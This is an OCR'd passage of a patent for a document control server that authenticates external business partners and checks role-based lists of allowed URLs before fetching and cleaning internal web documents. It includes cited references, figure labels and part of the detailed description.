Bryan, J., "Firewalls For Sale", *BYTE*, 99–100, 102, 104–105 (Apr. 1995).

Cobb, S., "Establishing Firewall Policy", *IEEE*, 198–205 (1996).

Foltz, P.W., et al., "Personalized Information Delivery: An Analysis of Information Filtering Methods", *Communications of the ACM*, 35, 51–60 (Dec. 1992).

Gassman, B., "Internet Security, and Firewalls Protection on the Internet", *IEEE*, 93–107 (1996).

Goldberg, D., et al., "Using Collaborative Filtering to Weave an Information Tapestry", *Communications of the ACM*, 35, 61–70 (DEC. 1992).

Grampp, F.T. "UNIX Operating System Security", *AT& T Bell Laboratories Technical Journal*, 63, 1649–1672 (Oct. 1984).

Greenwald, M., et al., "Designing an Academic Firewall: Policy, Practice, and Experience with SURF", *IEEE*, 79–92 (1996).

Haigh, J.T., et al., "Extending the Noninterference Version of MLS for SAT", Proceedings of the 1986 IEEE Symposium on Security and Privacy, Oakland, CA, p. 232–239 (Apr. 7–9, 1986).

Karn, P., et al., "The ESP DES–CBC Transform", Network Working Group, Request for Comment No. 1829, http// ds.internic.net/rfc/rfc1829.txt, 9 p. (Aug. 1995).

Kent, S.T., "Internet Privacy Enhanced Mail", *Communications of the ACM,* 36, 48–60 (Aug. 1993).

Lampson, B.W., et al., "Dynamic Protection Structures", *AFIPS Conference Proceedings,* 35, 1969 Fall Joint Computer Conference, Las Vegas, NV, 27–38 (Nov. 18–20, 1969).

Lee, K.C., et al., "A Framework for Controlling Cooperative Agents", *Computer*, 8–16 (Jul. 1993).

Lodin, S.W., et al., "Firewalls Fend Off Invasions from the Net", *IEEE Spectrum*, 26–34 (Feb. 1998).

Loeb, S., "Architecting Personalized Delivery of Multimedia Information", *Communications of the ACM,* 35, 39–48 (1992).

Loeb, S., et al., "Information Filtering", *Communications of the ACM,* 35, 26–28 (Dec. 1992).

Merenbloom, P., "Network 'Fire Walls' Safeguard LAN Data from Outside Intrusion", *Infoworld*, p. 69 & addnl page (Jul. 25, 1994).

Metzger, P., et al., "IP Authentication using Keyed MD5", Network Working Group, Request for Comments No. 1828, http//ds.internic.net/rfc/rfc1828.txt, 5 p. (Aug. 1995).

Obraczka, K., et al., "Internet Resource Discovery Services", *Computer*, 8–22 (Sep. 1993).

Peterson, L.L., et al., In: *Computer Networks,* Morgan Kaufmann Publishers, Inc., San Francisco, CA, p. 218–221, 284–286 (1996).

Press, L., "The Net: Progress and Opportunity", *Communications of the ACM,* 35, 21–25 (Dec. 1992).

Schroeder, M.D., et al., "A Hardware Architecture for Implementing Protection Rings", *Communications of the ACM,* 15, 157–170 (Mar. 1972).

Schwartz, M.F., "Internet Resource Discovery at the University of Colorado", *Computer,* 25–35 (Sep. 1993).

Smith, R.E., "Constructing a High Assurance Mail Guard", Secure Computing Corporation (Appeared in the Proceedings of the National Computer Security Conference), 7 p. (1994).

Smith, R.E., "Sidewinder: Defense in Depth Using Type Enforcement", *International Journal of Network Management*, p. 219–229 (Jul.–Aug. 1995).

Stadnyk, I., et al., "Modeling User's Interests in Information Filters", *Communications of the ACM,* 35, 49–50 (Dec. 1992).

Stempel, S., "IpAccess—An Internet Service Access System for Firewall Installations", *IEEE*, 31–41 (1995).
Stevens, C., "Automating the Creation of Information Filters", *Communications of the ACM,* 35, 48 (Dec. 1992).
Thomsen, D., "Type Enforcement: The New Security Model", *SPIE*, 2617, 143–150 (1995).
Warrier, U.S., et al., "A Platform for Heterogeneous Interconnection Network Management", *IEEE Journal on Selected Areas in Communications*, 8, 119–126 (Jan. 1990).
White, L.J., et al., "A Firewall Concept for Both Control–Flow and Data–Flow in Regression Integration Testing", *IEEE*, 262–271 (1992).
Wolfe, A., "Honeywell Builds Hardware for Computer Security", *Electronics*, 14–15 (Sep. 2, 1985).
Boebert, W.E., et al., "Secure Ada Target: Issues, System Design, and Verification", *Proceedings of the Symposium on Security and Privacy,* Oakland, California, Oakland, California, pp. 59–66, (1985).
Boebert, W.E., et al., "Secure Computing: The Secure Ada Target Approach", *Sci. Honeyweller,* 6(2), 17 pages, (1985).
Kahan, J., "A capability based authorization model for the world–Wide Web", *Computer Networks and ISDN Systems,* pp. 1055–1064, (1995).
Vinter, S.T., et al., "Extended Discretionary Access Controls", *IEEE*, pp. 39–49, (1988).

* cited by examiner



INTERNAL NETWORK
WORKSTATION
18
20
DOCUMENT SERVER
14
DOCUMENT CONTROL SERVER
12
EXTERNAL INTERFACE
16
10
EXTERNAL CONNECTION

FIG. 1



30
RECEIVE REQUEST
32
AUTHENTICATION
34
AUTHORIZATION
36
RETRIEVAL
38
CLEAN
40
DELIVER

FIG. 2



GO LIST PROCESSOR
DOCUMENT PROCESSOR
12

FIG. 3



INTERNAL NETWORK
WORKSTATION
18
20
DOCUMENT SERVER
14
DOCUMENT CONTROL SERVER
12
FIREWALL
16
40
10
EXTERNAL NETWORK

FIG. 4



INTERNAL NETWORK
WORKSTATION
18
20
DOCUMENT SERVER
14
DOCUMENT CONTROL SERVER
12
16
FIREWALL
40
EXTERNAL NETWORK
10

FIG. 5



INTERNAL NETWORK
WORKSTATION
18
20
DOCUMENT SERVER
14
FIREWALL
16
40
DOCUMENT CONTROL SERVER
12
EXTERNAL NETWORK

FIG. 6



SecureWire Data Owner Administration
BP List
Go List
Server: www.sctc.com
LogOff
Role: SCC
Allowed URLs
Include All:
HTML
Videos
All Links
Menu Tag:
URL: http://www.interop.com/Interop_
Allow
Disallow
Save
Cancel
Re-Map

FIG. 7

SYSTEM AND METHOD FOR CONTROLLING ACCESS TO DOCUMENTS STORED ON AN INTERNAL NETWORK

BACKGROUND OF THE INVENTION

1. Field of the Invention

The present invention relates to systems and methods for controlling communication between networks, and in particular to a system and method for limiting access to documents stored on an internal network.

2. Background Information

Businesses today are acting cooperatively to achieve compatible business goals. For example, companies are using just-in-time manufacturing techniques to reduce overhead. To make this work, companies rely heavily on the ability of their suppliers to provide materials when needed.

At the same time, in this digital age business executives have become accustomed to receiving information from a number of sources both inside and outside the company almost instantaneously. They rely on such information to drive their day-to-day management decisions.

In order to provide outside organizations with relevant information in a timely manner, many companies have expanded their order-processing departments to handle increased call volumes. In this environment, outside partners call into the company's order-processing department to request specific information. This requires an employee to be available to answer calls, pull up information and verbally convey information to the partner. This option is very expensive, slow, and offers a poor level of service. What is needed is a system and method of streamlining the flow of information between partner companies while limiting access to company proprietary information.

The Internet provides one possible solution to this problem. The nature of the Internet makes it an ideal vehicle for organizations to communicate and share information. The Internet offers low cost universal access to information. Because of this, Internet transactions are expected to more than quadruple over the next two years, and partner communications via the Internet will almost double. Companies have begun to look to the Internet as a medium allowing quick, easy and inexpensive to business partners. To date, however, their Internet options have been limited.

One solution is to give business partners access to the company internal network. Companies are hesitant to do this, however, since such access, if abused, can lead to the disclosure of company sensitive information.

Another solution is to replicate necessary information to a web server located outside the company'firewall. Such an approach does allow organizations direct access to the information while at the same time limiting their access to company sensitive information. For this environment to work, however, the MIS department must manually transfer information from the internal network to the external server. Therefore, while this option offers organizations direct access to necessary data, that information can be 24 to 48 hours old. When dealing with just-in-time inventory levels and large dollar amounts, 24 hours is too late. This option also creates a bottleneck in MIS, redundancy of data, and decreased data integrity.

What is needed is a system and method for giving controlled access to designated documents stored on the internal network while restricting access to company sensitive information.

SUMMARY OF THE INVENTION

The present invention is a system and method of limiting access from an external network to documents stored on an internal network. A client list is built in which each client is assigned to one or more roles. Each role has access to one or more documents as defined on a document list. A request from an external network is reviewed and, if possible, the request is associated with a client on the client list. The requested document is then compared to the document list associated with the client'role and, if the requested document is in the list of documents available to a client in the client's role, the requested document is fetched, cleaned and sent to the client.

According to another aspect of the present invention, a document control system is described. The document control system includes an internal network, an external interface, a document server connected to the internal network, and a document control server connected to the internal network and to the external interface. The document server controls access to a plurality of documents, including a first document. The document control server includes a go list processor for determining if the user has authorization to access said first document and a document processor for reading the first document from the document server, cleaning the first document and forwarding a clean version of said first document to the user. In operation, the document control server receives a document request from the external interface for the first document, determines a user associated with the document request, authenticates the user, determines if the user has authorization to access said first document and, if authorized, reads the first document from the document server, cleans the first document and forwards a clean version of said first document to the user.

BRIEF DESCRIPTION OF THE DRAWINGS

In the drawings, where like numerals refer to like components throughout the several views,

FIG. **1** shows a document access system;

FIG. **2** is a flow diagram illustrating operations performed by the document access system of FIG. **1**;

FIG. **3** shows a document control server which can be used in the document access system shown in FIG. **1**;

FIG. **4** is a document access system which includes a firewall;

FIG. **5** is a document access system in which the document control server is placed in a third network;

FIG. **6** is a document access system in which the document control server is placed on the external network; and

FIG. **7** is an example of a tree structure representation which could be used to aid the data owner in the selection of permitted URLs.

DESCRIPTION OF THE PREFERRED EMBODIMENTS

In the following detailed description of the preferred embodiments, reference is made to the accompanying drawings which form a part hereof, and in which is shown by way of illustration specific embodiments in which the invention may be practiced. It is to be understood that other embodiments may be utilized and structural changes may be made without departing from the scope of the present invention.

As noted above, corporations today are required by customers to deliver information such as price changes, new product data, manufacturing data, and customer support electronically. Competition is driving firms to work with partners through tight connections to internal systems. Allowing access, however, to such data in an efficient, manageable, and secure manner presents challenges. Com-

panies go to great lengths to set up order processing departments and replicate large quantities of internal data to an external Internet server. These efforts are not only inefficient, but usually result in redundancy of data, decreased network integrity, and a bottleneck in the MIS department.

The present invention solves this problem by allowing specified external users controlled, customized, and secure access to the company's intranet without complex network infrastructure modifications. Further, the present invention permits one to control the parts of a Web server that are accessible to a Business Partner with only minimal intervention by IS personnel. (The term "Business Partner" is used in the following discussion to describe an external user who needs access to data such as Web pages which are not generally available to the public, but who also should not have unlimited to a company's intranet Web services.)

A document access system for giving controlled access to designated documents stored on the internal network while restricting access to company sensitive information is shown in FIG. **1**. In FIG. **1** document access system **10** includes a document control server **12**, a document server **14**, an external interface **16** and one or more internal workstations **18**. Document control server **12**, document server **14**, external interface **16** and internal workstations **18** are interconnected via internal network **20**. Document server **14** reads and writes documents to storage **20**. Requests for documents arrive at external interface **16** and are forwarded to document control server **12** for execution. In one embodiment external interface **16** includes a router used to form an Internet connection. In another embodiment, external interface **16** includes a direct connection interface such as formed by one or more modems used for direct dial-up by business partners wishing to access their data.

In one embodiment, as is illustrated in FIG. **2**, at **30** document control server **12** receives a document request from the external interface for a first document. At **32**, document control server **12** determines a user associated with the document request and authenticates the user. At **34**, system **10** checks to see if the user is authorized to access the document requested. If so, at **36**, system **10** retrieves the document from document server **14**, cleans the document at **38** and, at **40**, forwards the clean version of the document to the user. One embodiment of such a system and method is described next for a HyperText Transfer Protocol (HTTP) system.

When an HTTP or HTTPS connection request comes into document control server **12** there are three critical functions that must take place prior to returning the requested Web page: authentication, authorization, and internal connection. If either of the first two functions fail, the internal connection is not made. Then, once the internal connection has been made, document control server **12** must parse and "clean" the Web page prior to returning it to the requesting user.

Authentication

Authentication is fairly straight-forward and is of course visible to the end user. Following the HTTP protocol, when a user first enters a Uniform Resource Locator (URL) from their browser and the request is received at **30** (see FIG. **2**) at server **12**, a check is made at **32** for authentication. If basic authentication is being used, a check is made for authentication information in the HTTP header. If no username and password are found, the server returns a 401 error to the browser, telling the browser it needs to authenticate. The browser then pops up the box prompting the user to enter a username and password. When the HTTP request comes into the server, document control server **12** parses the username and password, comparing against its internal database of users and if it finds a match, lets control proceed onto the authorization step. If no match is found, document control server **12** returns an error code back to the Web server it is running under (e.g., Internet Information Server or Netscape Enterprise Server) and the server will once again send back a 401 requesting the username and password. This process can happen 3 times and then the server will deny access. In one embodiment this authentication check is checked against a data base of known users as opposed to letting the Web Server check against a user database it may have.

Authorization

Once document control server **12** has authenticated the request, it must, at **34**, determine if the user is authorized to get to the URL they have requested. This authorization will fail if the URL the user requested is not in the list of "allowed" URLs associated with the user. In one embodiment, each user is assigned one or more roles. Each role has access to a set of allowed URLs associated with that role.

